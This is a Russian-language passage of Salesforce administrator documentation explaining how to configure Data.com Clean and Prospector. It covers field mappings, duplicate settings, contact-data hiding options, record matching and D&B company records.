Для включения или отключения функции очистки Data.com Clean:

- Настройка приложения

Рекомендации по настраиваемому сопоставлению полей Data.com Clean и Salesforce

Настраиваемые сопоставления для компонента Data.com Clean позволяют заполнять поля организаций, контактов и интереса Salesforce значениями Data.com. Прежде чем выполнить сопоставление полей, убедитесь, что понимаете принципы сопоставления, подготовительные действия и ожидаемые результаты.

Рекомендации по разрешению повторяющихся записей Data.com в системе Salesforce

Организации, использующие модель общего доступа, могут разрешать пользователям Data.com добавлять повторяющиеся записи организаций, контактов или интересов в систему Salesforce.

СМ. ТАКЖЕ:

Data.com Clean

Интеграция данных

Настройка функции Data.com Clean

Настройка интеграции данных

Рекомендации по настраиваемому сопоставлению полей Data.com Clean и Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Настраиваемые сопоставления для компонента Data.com Clean позволяют заполнять поля организаций, контактов и интереса Salesforce значениями Data.com. Прежде чем выполнить сопоставление полей, убедитесь, что понимаете принципы сопоставления, подготовительные действия и ожидаемые результаты.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Некоторые поля Data.com и Salesforce недоступны. Новое поле Salesforce доступно для соотнесения только в том случае, если использует тот же тип данных, что и стандартное поле. Например, поле «Описание» может соотноситься с полем, поддерживающим область подробного текста, длиною не менее 1 000 символов.

Соотнесения настраиваемого поля очистки Data.com применяются в следующих случаях:

- при добавлении записей в Salesforce с использованием Data.com Prospector;
- при очистке отдельной записи, записей в списке или чистке записей с помощью автоматических заданий.

Прежде чем выполнить соотнесение полей, просмотрите перечисленные ниже рекомендации и возможные последствия.

- Соотнесение полей или обновление соотнесений инициирует полную синхронизацию с Data.com: все записи включенных объектов CRM (организации, контакты и интересы) обновляются даже при отсутствии изменений.
- Соотнесения полей Data.com могут конфликтовать с другими настройками полей Salesforce (например, утверждения, бизнес-правила или триггеры Apex), используемыми для организаций, контактов, интересов или записей компаний D&B. При необходимости просмотрите и измените настройки с целью их совместимости со значениями, предоставленными соотнесениями.
- Соотнесение отдельных полей Data.com может быть пропущено, однако значения пропущенных полей не подлежат добавлению, экспорту или использованию при определении статуса очистки записи.
- Пропуск или изменение соотнесений для полей, используемых при сопоставлении записей Salesforce и Data.com, может инициировать выбор статуса очистки «Не найдено» для некоторых записей.

- Пропуск или изменение сопоставления для поля организации «Номер D-U-N-S» инициирует использование службы сопоставления Data.com вместо поля «Номер D-U-N-S» во всех заданиях по повторному сопоставлению записей организаций.
- *Настраиваемые соотнесенные* поля отображаются при выборе настроек заданий по очистке (присвоение пометок, автоматическое заполнение или перезапись полей Salesforce) во время соотнесения полей. Стандартные соотнесения (например, поле Data.com«Тел.» с полем Salesforce «Тел.») не отображаются.
- При экспорте результатов поиска Data.com заголовки столбцов в файле Excel отображают имена соотнесенных полей. Например, если поле Data.com «Телефон» соотносится с полем контакта «Мобильный», то для контактов отображается заголовок «Мобильный», а не «Телефон».
- При соотнесении пустых полей Data.com некоторым записям Salesforce может быть присвоен статус очистки «Не найдено».
- При соотнесении поля Data.com с настраиваемым полем Salesforce метка настраиваемого поля отображается на странице сравнения.
- Чтобы просмотреть изменения, внесенные в соотнесения полей, воспользуйтесь контрольным журналом настройки. Введите строку «*Просмотр контрольного журнала настройки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите**«Просмотр контрольного журнала настройки»**.

Стандартные соотнесения полей Data.com и Salesforce

При добавлении записей в Data.com Prospector или обновлении записей в Data.com Clean, некоторые поля Salesforce получают значения от Data.com. Администраторы Salesforce могут изменять эти сопоставления полей.

Настройка соотнесений полей Data.com и Salesforce

Можно создавать настраиваемые сопоставления, чтобы помещать значения Data.com в определенные поля Salesforce.

СМ. ТАКЖЕ:

Рекомендации по настраиваемому соотнесению правил интеграции данных

Стандартные соотнесения полей Data.com и Salesforce

Настройка соотнесений полей Data.com и Salesforce

Проверка триггеров и бизнес-правил на совместимость с Data.com

Стандартные соотнесения полей Data.com и Salesforce

При добавлении записей в Data.com Prospector или обновлении записей в Data.com Clean, некоторые поля Salesforce получают значения от Data.com. Администраторы Salesforce могут изменять эти сопоставления полей.

Поля по умолчанию доступны в разделе **Макеты страницы** > **Поля** для рассматриваемого объекта.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Организации

Поле Data.com	Поле организации
«Годовой доход» (в долларах США)*	Годовой доход
Описание компании	Описание
Номер D-U-N-S	Номер D-U-N-S
Номер факсимиле	Факс
Тип расположения	Местоположение организации
Почтовый адрес**	Адрес отправки
Количество сотрудников: всего	Сотрудники
Индикатор типа собственности	Ответственность
Основной адрес	Адрес для счета
Основное официальное имя	Имя организации
Основной код NAICS	Код NAICS
Основное описание NAICS	Описание NAICS
Основной код SIC	Код SIC
Основное описание SIC	Описание SIC
Основной торговый стиль	Торговый стиль
Номер телефона	Тел.
Биржевой символ	Биржевой символ
URL-адрес	Веб-сайт
Год начала	Год начала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Совет: Не все поля Data.com соотносятся по умолчанию со страницей «Организация». О том, как соотнести больше полей Data.com с полями страницы «Организация», см. в разделе «Настройка соотнесения полей Data.com — Salesforce на странице 1871, а также просмотрите последние примечания к выпуску для поиска соотносимых полей.

Контакты

Поле D&B	Поле контакта
Основной адрес	Почтовый адрес
Основное официальное имя	Имя организации

Интересы

Поле D&B	Поле интереса
«Годовой доход»* (в долларах США)	Годовой доход
Описание компании	Описание
Номер D-U-N-S	Номер D-U-N-S компании
Количество сотрудников: всего	Количество сотрудников
Основной адрес	Адрес
Основное официальное имя	Компания

* Вы не можете получить доступ к параметру Annual Revenue поля Data.com. Оно используется только для заполнения поля Annual Revenue в Salesforce.

**Data.com Clean не использует сопоставление Mailing Address для организаций. Оно использует только значение параметра Основной адрес для обновления организаций.

СМ. ТАКЖЕ:

Настройка соотнесений полей Data.com и Salesforce

Стандартные соотнесения полей Data.com и Salesforce

Настройка соотнесений полей Data.com и Salesforce

Можно создавать настраиваемые сопоставления, чтобы помещать значения Data.com в определенные поля Salesforce.

Соотнесения настраиваемого поля очистки Data.com применяются в следующих случаях:

- при добавлении записей в Salesforce с использованием Data.com Prospector;
- при очистке отдельной записи, записей в списке или чистке записей с помощью автоматических заданий.

Прежде чем изменить сопоставления полей, убедитесь в глубоком понимании принципов соотнесения, необходимой подготовки и ожидаемых результатов.

Прим.: Некоторые поля Data.com и Salesforce недоступны. Новое поле Salesforce доступно для соотнесения только в том случае, если использует тот же тип данных, что и стандартное поле. Например, поле «Описание» может соотноситься с полем, поддерживающим область подробного текста, длиною не менее 1 000 символов.

1. В разделе «Настройка» введите наименование объекта, который требуется сопоставить полям Data.com, например, **Организации**, затем выберите **Поля**.
2. Щелкните **Создать** рядом с разделом Настраиваемые поля и соотнесения для объекта, которому требуется сопоставить поля, например, **Настраиваемые поля и соотнесения для организаций**.
3. Совет: Лучше всего создать все поля в объекте, в который вы добавляете поля, перед их сопоставлением из раздела **Администрирование Data.com**.

   Следуйте шагам мастера «Создание настраиваемых полей». По окончании щелкните **Сохранить**.
4. В разделе «Настройка» введите **Администрирование Data.com**, затем щелкните **Сопоставление полей**.
5. Найдите поле, которое требуется сопоставить, после чего выберите настраиваемое сопоставление из поля списка рядом с полем.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Рекомендации по настраиваемому соотнесению правил интеграции данных

Стандартные соотнесения полей Data.com и Salesforce

Рекомендации по настраиваемому сопоставлению полей Data.com Clean и Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:
- Настройка приложения

Для активации пользователей Data.com:
- Управление внутренними пользователями

Для установки пакетов AppExchange:
- Загрузка пакетов AppExchange

Рекомендации по разрешению повторяющихся записей Data.com в системе Salesforce

Организации, использующие модель общего доступа, могут разрешать пользователям Data.com добавлять повторяющиеся записи организаций, контактов или интересов в систему Salesforce.

Ниже перечислены рекомендации по изменению настроек повторов.

- Записи считаются повторами при использовании одинакового кода Data.com в поле «Ключ `Data.com`». Сюда относятся записи, добавленные из Data.com в качестве контактов и интересов.
- Повторы могут быть разрешены по объекту для всей организации, но не для отдельных пользователей. Чтобы запретить пользователям или профилям добавление повторов, рекомендуем создать триггер.
- Зеленая точка ( ) отображается в результатах поиска напротив записей Salesforce, для которых есть значение в поле `Data.com Key` (записи, импортированные или очищенные посредством Data.com). Если использование повторов по объекту разрешено организацией, то данные записи могут быть повторно добавлены любым пользователем Data.com.
- Записи, добавленные в систему Salesforce из Data.com, помечаются синей галочкой ( ) в результатах поиска. Если использование повторов по объекту разрешено организацией, то данные записи могут быть повторно добавлены любым пользователем Data.com. Добавление записи влияет на остаток записей только при первом добавлении данной записи в систему Salesforce: добавление повторов *не* влияет на остаток записей.
- Если настройки Data.com разрешают повторы, но организация использует правила, препятствующие созданию повторяющихся записей, то необходимость блокировки повторяющейся записи будет определяться повторяющимся правилом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Настройка Data.com Prospector

Продукт Data.com Prospector предоставляет основные данные Dun & Bradstreet об организациях и интересах, включая поля «Номер `D-U-N-S`», «Код `NAICS`», «Торговый стиль» и другое. Способ внедрения данного продукта описан ниже.

Прим.: Чтобы узнать больше о продукте Data.com Prospector, используемом в вашей организации, в меню «Настройка» введите «*Лицензии и ограничения*» в поле «Быстрый поиск», затем выберите **«Лицензии и ограничения»**. Просмотрите раздел «Лицензии Data.com Prospector» на странице «Лицензии и ограничения».

1. Убедитесь во внедрении Data.com.
2. Включите функцию Data.com Clean, позволяющую пользователям выполнять ручную очистку записей организаций, контактов и интересов.
3. Добавьте нужные поля и кнопки в макеты страниц организаций, контактов и интересов.
4. При использовании версии Enterprise Edition, Unlimited Edition или Performance Edition обновите уровень безопасности поля, чтобы предоставить пользователям доступ к полям D&B.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com Prospector:

- Настройка приложения

Рекомендации по использованию конфигураций

Созданные правила проверки полей, предоставленных продуктом, продолжают выполняться даже в том случае, если продукт больше не используется; рекомендуем отключить любые правила проверки, связанные с данными полями. Поля Data.com Prospector описаны в разделах «Поля организаций» и «Поля интересов» интерактивной справки Salesforce.

Настройка Data.com Prospector

В Data.com Prospector пользователям доступны поля Dunn & Bradstreet для организаций и интересов, которые можно добавить в приложение Salesforce из Data.com.

Прим.: Чтобы узнать больше о продукте Data.com Prospector, используемом в вашей организации, в меню «Настройка» введите *«Лицензии и ограничения»* в поле «Быстрый поиск», затем выберите **«Лицензии и ограничения»**. Просмотрите раздел «Лицензии Data.com Prospector» на странице «Лицензии и ограничения».

Чтобы настроить Data.com Prospector, выполните указанные ниже действия.

1. Убедитесь во внедрении продукта Data.com Prospector.
2. Убедитесь во включении функции Data.com Clean, позволяющей пользователям выполнять ручную очистку записей организаций, контактов и интересов.
3. Добавьте нужные поля и кнопки в макеты страниц организаций, контактов и интересов.
4. При использовании версий Professional Edition, Enterprise Edition, Unlimited Edition или Performance Edition обновите уровень безопасности поля, чтобы предоставить пользователям доступ к полям D&B.
5. Добавьте вкладку «Компании D&B» в профили пользователей.
6. Убедитесь, что у профилей есть полномочия на чтение и удаление `D&B Companies`, указанные в разделе «Полномочия стандартного объекта».
7. При необходимости воспользуйтесь стандартным макетом для записей компаний D&B или настройте собственный макет страницы с помощью расширенного редактора макетов страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com Prospector:

- Настройка приложения

Рекомендации по использованию конфигураций

- При необходимости разрешите пользователям просмотр и удаление записей компании D&B. Для этого, рекомендуем назначить полномочия стандартным и настраиваемым профилям.

  Назначьте стандартным профилям полномочие «Удаление записей компании `D&B`» помимо предварительно назначенного полномочия «Чтение записей компании `D&B`».

  Назначьте настраиваемым профилям оба полномочия «Чтение записей компании `D&B`» и «Удаление записей компании `D&B`».

- Созданные правила проверки полей, предоставленных продуктом, продолжают выполняться даже в том случае, если продукт больше не используется; рекомендуем отключить любые правила проверки, связанные с данными полями. Поля Data.com Prospector описаны в разделах «Поля организаций» и «Поля интересов» интерактивной справки Salesforce.

СМ. ТАКЖЕ:

Получение нужных высококачественных данных в любое время прямо в Salesforce

Управление доступом к результатам поиска и связанным функциям в Data.com

Используйте функцию **Добавить в Salesforce** и **Экспортировать результаты**, чтобы ограничить набор действий, которые могут выполнять пользователи при помощи результатов поиска Data.com для функций Data.com, в которых используются результаты поиска.

Флажки под параметрами **«Настройки кнопок»** управляют отображением определенных функций Data.com Prospector для пользователей вашей организации.

Внимание: Изменение настроек кнопок влияет на все функции, связанные с разделами «Поиск контактов» и «Поиск организаций» для функций Classic и Lightning.

1. Введите строку *Настройки* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки Prospector»**.
2. В разделе **«Настройки кнопок»** страницы установите или снимите флажок напротив нужного элемента.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:
- Настройка приложения

Просмотр подробных сведений о поиске потенциальных клиентов Data.com

Имеется лицензия для продукта Data.com Prospector, но на страницах сведений об организациях не отображается кнопка «Показать подробные сведения»? Убедитесь, что функция «Новости» включена.

Включение кнопки «Увеличить число контактов» в Lightning Experience для существующей организации

Кнопка «Увеличить число контактов» отображается на странице сведений об организации только при выбранном параметре «Настройка кнопок» в пункте «Настройки Data.com Prospector».

Просмотр подробных сведений о поиске потенциальных клиентов Data.com

Имеется лицензия для продукта Data.com Prospector, но на страницах сведений об организациях не отображается кнопка «Показать подробные сведения»? Убедитесь, что функция «Новости» включена.

1. В меню «Настройка» окна быстрого поиска введите *Параметры организации* и нажмите **Параметры организаций**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Включить новости»**.
4. Сохраните внесенные изменения.

Включение кнопки «Увеличить число контактов» в Lightning Experience для существующей организации

Кнопка «Увеличить число контактов» отображается на странице сведений об организации только при выбранном параметре «Настройка кнопок» в пункте «Настройки Data.com Prospector».

У вас уже есть лицензия для продукта Data.com Prospector, но на страницах сведений об организациях не отображается кнопка «Увеличить число контактов»? Убедитесь, что выбран параметр **Настройки кнопок** в пункте «Настройки Data.com Prospector».

Чтобы кнопка <0>«Увеличить число контактов»<1> отображалась на страницах сведений о вашей организации, выполните следующие действия.

1. В меню «Настройка» в поле быстрого поиска введите *«Настройки Prospector»*, а затем прокрутите вниз к разделу «Настройки кнопок».
2. Выберите **Добавить в Salesforce** для кнопок «Найти контакты» и «Найти организации».
3. Нажмите кнопку **«Сохранить»**.

Использование параметров сокрытия контактных данных в результатах поиска и экспортах Data.com

Результаты поиска Data.com и файлы экспорта позволяют скрывать некоторые контактные данные.

Например, пользователи могут скрывать или удалять:

- телефоны и адреса эл. почты текущих контактов и интересов Salesforce, для которых выбран параметр «Не звонить» или «Без рассылки по эл. почте»;
- адреса эл. почты всех контактов и интересов с канадскими адресами (для выполнения требований по конфиденциальности, применяемых в Канаде).

Например: Алексею Кузнецову соответствует запись интереса Salesforce, для которой установлен флажок «Не звонить». В результате поиска контакта Алексей Кузнецов на вкладке Data.com отображается запись, помеченная значком ●, соответствующим записи, которая уже доступна в системе Salesforce. При это поле «Телефон» не отображается в списке результатов поиска и бизнес-карточке Алексея. При экспорте записи поле «Телефон» содержит пустое значение в CSV-файле.

1. Введите строку *«Настройки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки Prospector»**.
2. Установите флажок «Использовать параметры сокрытия контактных данных и требования по конфиденциальности, применяемые в Канаде».
   Если записи отмечены флажком «Не звонить» или «Без рассылки по эл. почте», то значения поля «Телефон» или «Эл. почта» не отображаются в результатах поиска и бизнес-карточках, а также отсутствуют в CSV-файлах, созданных во время экспорта записей. Если записи содержат канадские адреса, то значения поля «Эл. почта» не отображаются в результатах поиска и бизнес-карточках, а также отсутствуют в CSV-файлах, созданных во время экспорта записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:
- Настройка приложения

Включение или выключение функции Data.com API

Функция Data.com API включена по умолчанию.

1. В поле «Быстрый поиск» в меню «Настройка» введите *Администрирование Data.com* и выберите **Настройки Prospector**.
2. Чтобы разрешить или отменить доступ, установите или снимите флажок **«Разрешить доступ к Data.com API»**.
3. Сохраните страницу.

Рекомендации по предоставлению пользователям возможности искать сведения о компаниях, контактах и интересах с помощью средства Data.com Prospector

Продукт Data.com Prospector доступен в двух версиях. Каждая позволяет искать данные в Data.com и добавлять туда данные. Ознакомьтесь с некоторыми рекомендациями по внедрению обеих версий.

Прим.: Если поиск возвращает много результатов, то отображаются только первые 10 страниц. Чтобы включить возможность неограниченного просмотра, обратитесь в службу поддержки Salesforce.

- Если вы за один раз добавите в систему Salesforce более 200 интересов, то правила назначения интересов, заданные в организации, не выполняются. Чтобы гарантировать выполнение правил назначения интересов, сообщите пользователям о том, что за один раз может быть добавлено не более 200 интересующихся клиентов.
- Если в организации используются правила проверки полей, соотнесенных с полями Data.com, отмените выполнение этих правил или убедитесь в полном соответствии имен полей, чтобы избежать возникновения ошибок при добавлении записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Исправление ошибок добавления записей Data.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций из Data.com:	«Создание» для организаций
Для добавления контактов из Data.com:	«Создание» для контактов
Для добавления контактов Data.com из организации:	«Чтение» для организаций И «Создание» для контактов
Для добавления контактов Data.com в качестве интересов:	«Создание» для интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При наличии ошибок, препятствующих добавлению как минимум одной записи Data.com в систему Salesforce, пользователь может просмотреть CSV-файл журнала ошибок, предназначенного для исправления любых ошибок добавления записей.

Доступ к журналу ошибок определяется действиями, предпринятыми пользователем. При попытке добавления:

- менее 200 записей пользователю отображается сообщение, содержащее ссылку на журнал ошибок на вкладке «Файлы».
- более 200 записей пользователю отправляется сообщение эл. почты, содержащее ссылку на журнал ошибок на вкладке «Файлы».
- любого количества записей, если *отключена* поддержка Chatter, пользователю отправляется сообщение эл. почты, содержащее вложенный журнал ошибок.

1. Откройте журнал ошибок добавления записей, просмотрите ошибки и выполните одно из указанных ниже действий.
   - При отображении ошибок, связанных с повторяющимися записями, действия не выполняются. Ошибки *повторения* уведомляют о наличии соответствующих записей в системе Salesforce и препятствуют их повторному добавлению. Если настройки Data.com разрешают использование повторов, то ошибки *повторения* не отображаются. Если настройки Data.com разрешают повторы, но организация использует правила, препятствующие созданию повторяющихся записей, то необходимость блокировки повторяющейся записи будет определяться

повторяющимся правилом. Записи, заблокированные повторяющимся правилом, будут отображаться в журнале ошибок.

- При отображении ошибок, связанных с настраиваемыми конфигурациями организации (например, триггеры, правила проверки или бизнес-правила), сообщите администратору о необходимости исправления данных конфигураций.
- При использовании раскрывающихся списков «Область» и «Страна» и отображении ошибок, связанных с доступными областями или странами, сообщите администратору о необходимости добавления отдельной области или страны в связанный список.
- При отображении любых других ошибок обратитесь к администратору, которому, в свою очередь, может потребоваться помощь службы поддержки Salesforce.

2. Повторите добавление записей Data.com в систему Salesforce после исправления всех ошибок.

Создание типа настраиваемого отчета по сведениям об очистке организаций, контактов или интересов

Создайте типы настраиваемых отчетов для составления отчетов по сведениям об очистке организаций, контактов и интересов. Типы настраиваемых отчетов по сведениям об очистке позволяют быстро просматривать сведения об очистке разных записей посредством одного отчета. Рекомендуем использовать данные сведения для определения шаблонов и трендов данных, а также управления или изменения способа очистки записей.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
3. Выберите объект *«Организации»*, *«Контакты»* или *«Интересы»* в качестве основного и определите другие обязательные поля.
4. При необходимости выберите категорию *«Организации и контакты»* или *«Интересы»*.
5. Нажмите кнопку **«Далее»**.
6. Свяжите соответствующий объект «Сведения об очистке» («Сведения об очистке организации», «Сведения об очистке контакта» или «Сведения об очистке интереса») с выбранным основным объектом. Примите стандартное значение для параметра «Взаимосвязь "A"—"B"».
7. Выберите нужный статус развертывания.
8. Нажмите кнопку **«Сохранить»**.

Теперь новые типы настраиваемых отчетов могут использоваться для создания настраиваемых отчетов.

СМ. ТАКЖЕ:

Создание типа настраиваемого отчета

Отчет по записям с конкретным статусом очистки Data.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Варианты совпадения функции очистки Data.com с вашими записями

При использовании функции очистки Data.com для обновления сведений об организациях, контактах и интересах рекомендуем изучить способы сравнения и сопоставления записей с записями Data.com.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Совет: Дополнительную информацию о службе сопоставления функции очистки Data.com, включая краткое графическое представление и подробные примеры, см. в официальном документе «Совпадение записей функции очистки Data.com в Salesforce».

Посмотреть демонстрационный ролик: Общие сведения о правилах соответствия

При использовании функции очистки Data.com ваши записи и записи Data.com можно сравнивать и сопоставлять двумя способами.

- Вручную: при нажатии кнопки **«Очистить»** для отдельной организации, контакта или интереса.
- Автоматически: при использовании заданий по очистке всех организаций, контактов или интересов.

Автоматическая очистка доступна только организациям, использующим функцию очистки Data.com. *Ручная* очистка доступна всем лицензированным пользователям Data.com Prospector.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При первоначальной ручной или автоматической очистке записей служба сопоставления выполняет поиск похожих записей Data.com. Служба сопоставления проверяет значения полей каждой записи на наличие идентичных или похожих данных, позволяющих подтвердить, что обе записи относятся к одному объекту (например, к одной организации, контакту или интересу). При обнаружении совпадения Data.com связывает данные записи по числовому значению поля «Ключ `Data.com`». При каждой очистке контактов и интересов сопоставление записей выполняется службой сопоставления. При каждой очистке организаций сопоставление (или поиск) записей выполняется по полю «Номер `D-U-N-S`». Пустое поле «Номер `D-U-N-S`» инициирует использование службы сопоставления. Если следующая очистка записи отличается большим количеством изменений, то служба сопоставления иногда выполняет повторный поиск более подходящих записей Data.com.

Прим.:

- Чтобы выполнить повторное сопоставление организаций посредством службы сопоставления, независимо от наличия поля «Номер D-U-N-S», обратитесь в службу поддержки Salesforce. Обратите внимание, что служба сопоставления может назначить некоторым организациям статус очистки Data.com Clean «Не найдено».
- Повторное сопоставление организаций автоматически выполняется посредством службы сопоставления, если поле «Номер `D-U-N-S`» соотносится повторно или не соотносится, либо если компонент Data.com приобретен до 16 декабря 2011 года.

Ниже перечислены важные поля контактов и интересов.

- Имя
- Электронная почта

  Используйте прямой адрес эл. почты, а не групповой (например, info@org.com). Как правило, идентичные адреса эл. почты инициируют совпадение при условии, что другие значения записи не конфликтуют. **Примечание.** Data.com не хранит адреса эл. почты, которые могут являться личными контактными данными, например Gmail или Yahoo.

- Имя организации (для контактов); Компания (для интересов)
- Должность
- Тел.

Ниже перечислены важные поля организаций.

- Имя организации
  - Убедитесь, что имя организации не содержит несвязанные артефакты (например, номера (1002), специальные символы (!#@#) или несвязанные слова). (Данные символы могут использоваться только в названии компании.)
  - Рекомендуем использовать имена областей и стран только в названии компании.
  - Если имя организации содержит несколько слов (например, DSGI Business (PC World Business)), рекомендуем указать все слова.
  - Если имя организации соответствует имени веб-сайта (например, `salesforce.com`), рекомендуем опустить субдомен (например, `.com`).
- Адрес для счета
  - Рекомендуем использовать полный адрес.
  - Чтобы оптимизировать уровни совпадения, укажите значение для поля «Страна».
  - Рекомендуем заполнить поле «Область» или «Почтовый индекс».
  - Если номер дома, в котором располагается организация, не известен, рекомендуем использовать только название улицы. В отличие от пустого значения, название улицы, введенное без номера дома, повышает вероятность обнаружения совпадения.
- Веб-сайт
- Тел.

Рекомендации по использованию записей компании D&B

Ознакомьтесь с рекомендациями по оптимальному использованию записей компании D&B, которые содержат более 100 отраслей промышленности, финансовую и коммерческую информацию, собранную компанией Dun & Bradstreet®.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии на продукт <0>Data.com Premium Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения компаний D&B:
- Настройка приложения

- При наличии в компании продукта Data.com Prospector или Data.com Clean предоставляется доступ к объекту DandBCompany, который поддерживает данные Dun & Bradstreet для организаций и интересов, добавляемых в систему Salesforce.

  Прим.: Объект DandBCompany также доступен при использовании правил интеграции данных «Сведения о компании для организаций» или «Сведения о компании для интересов».

- Убедитесь, что вкладка «Компании D&B» добавлена в профили пользователей. Таким образом пользователи получают доступ к списку всех записей компании D&B. Вкладка «Компании D&B» содержит список всех записей компаний D&B, доступных в системе Salesforce.
- Чтобы разрешить пользователям удалять записи компании D&B, следует создать набор полномочий, включающий полномочия «Удаление записей компании D&B» и «Чтение записей компании D&B», и назначить этот набор полномочий пользователям. Кроме того, добавьте кнопку «Удалить» в макеты страниц.
- При использовании продукта Data.com Clean записи компаний D&B могут обновляться автоматически.
- Добавьте кнопку «Обновить» в макеты страниц компании D&B, чтобы вручную обновлять записи компании D&B и получать обновленные данные от Dun & Bradstreet. Для обновления записей компании D&B можно использовать автоматические задания.
- Записи компании D&B, связанные с записями организации, не удаляются при удалении связанных записей организации.
- При использовании организаций или интересов, которые не были добавлены из Data.com (например, созданных вручную), система Salesforce добавляет и связывает соответствующую запись компании D&B (при ее наличии) с записью организации или интереса при ее первой очистке.
- При обновлении текущих записей компании D&B вручную или в процессе работы поля кода SIC8 (например, Основной код `SIC8`) не обновляются. Эти поля заполняются только при создании записи компании D&B. Чтобы получить значения кода SIC8 для текущей записи компании D&B, рекомендуем удалить запись, а затем очистить соответствующую организацию. Таким образом восстановится запись компании D&B, которая будет содержать значения для полей кода SIC8. Кроме того, значения SIC8 можно получить из Search API Data.com и добавить их в запись компании D&B.

СМ. ТАКЖЕ:

Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean

Поля компаний D&B

При добавлении или обновлении организации или интереса создается запись компании D&B и связывается с организацией или интересом посредством поля «Компания D&B». Щелкните ссылку в поле «Компания D&B», чтобы просмотреть связанную запись компании D&B, которая охватывает более 100 отраслей промышленности, предоставляет финансовую и коммерческую информацию, собранную компанией Dun & Bradstreet.

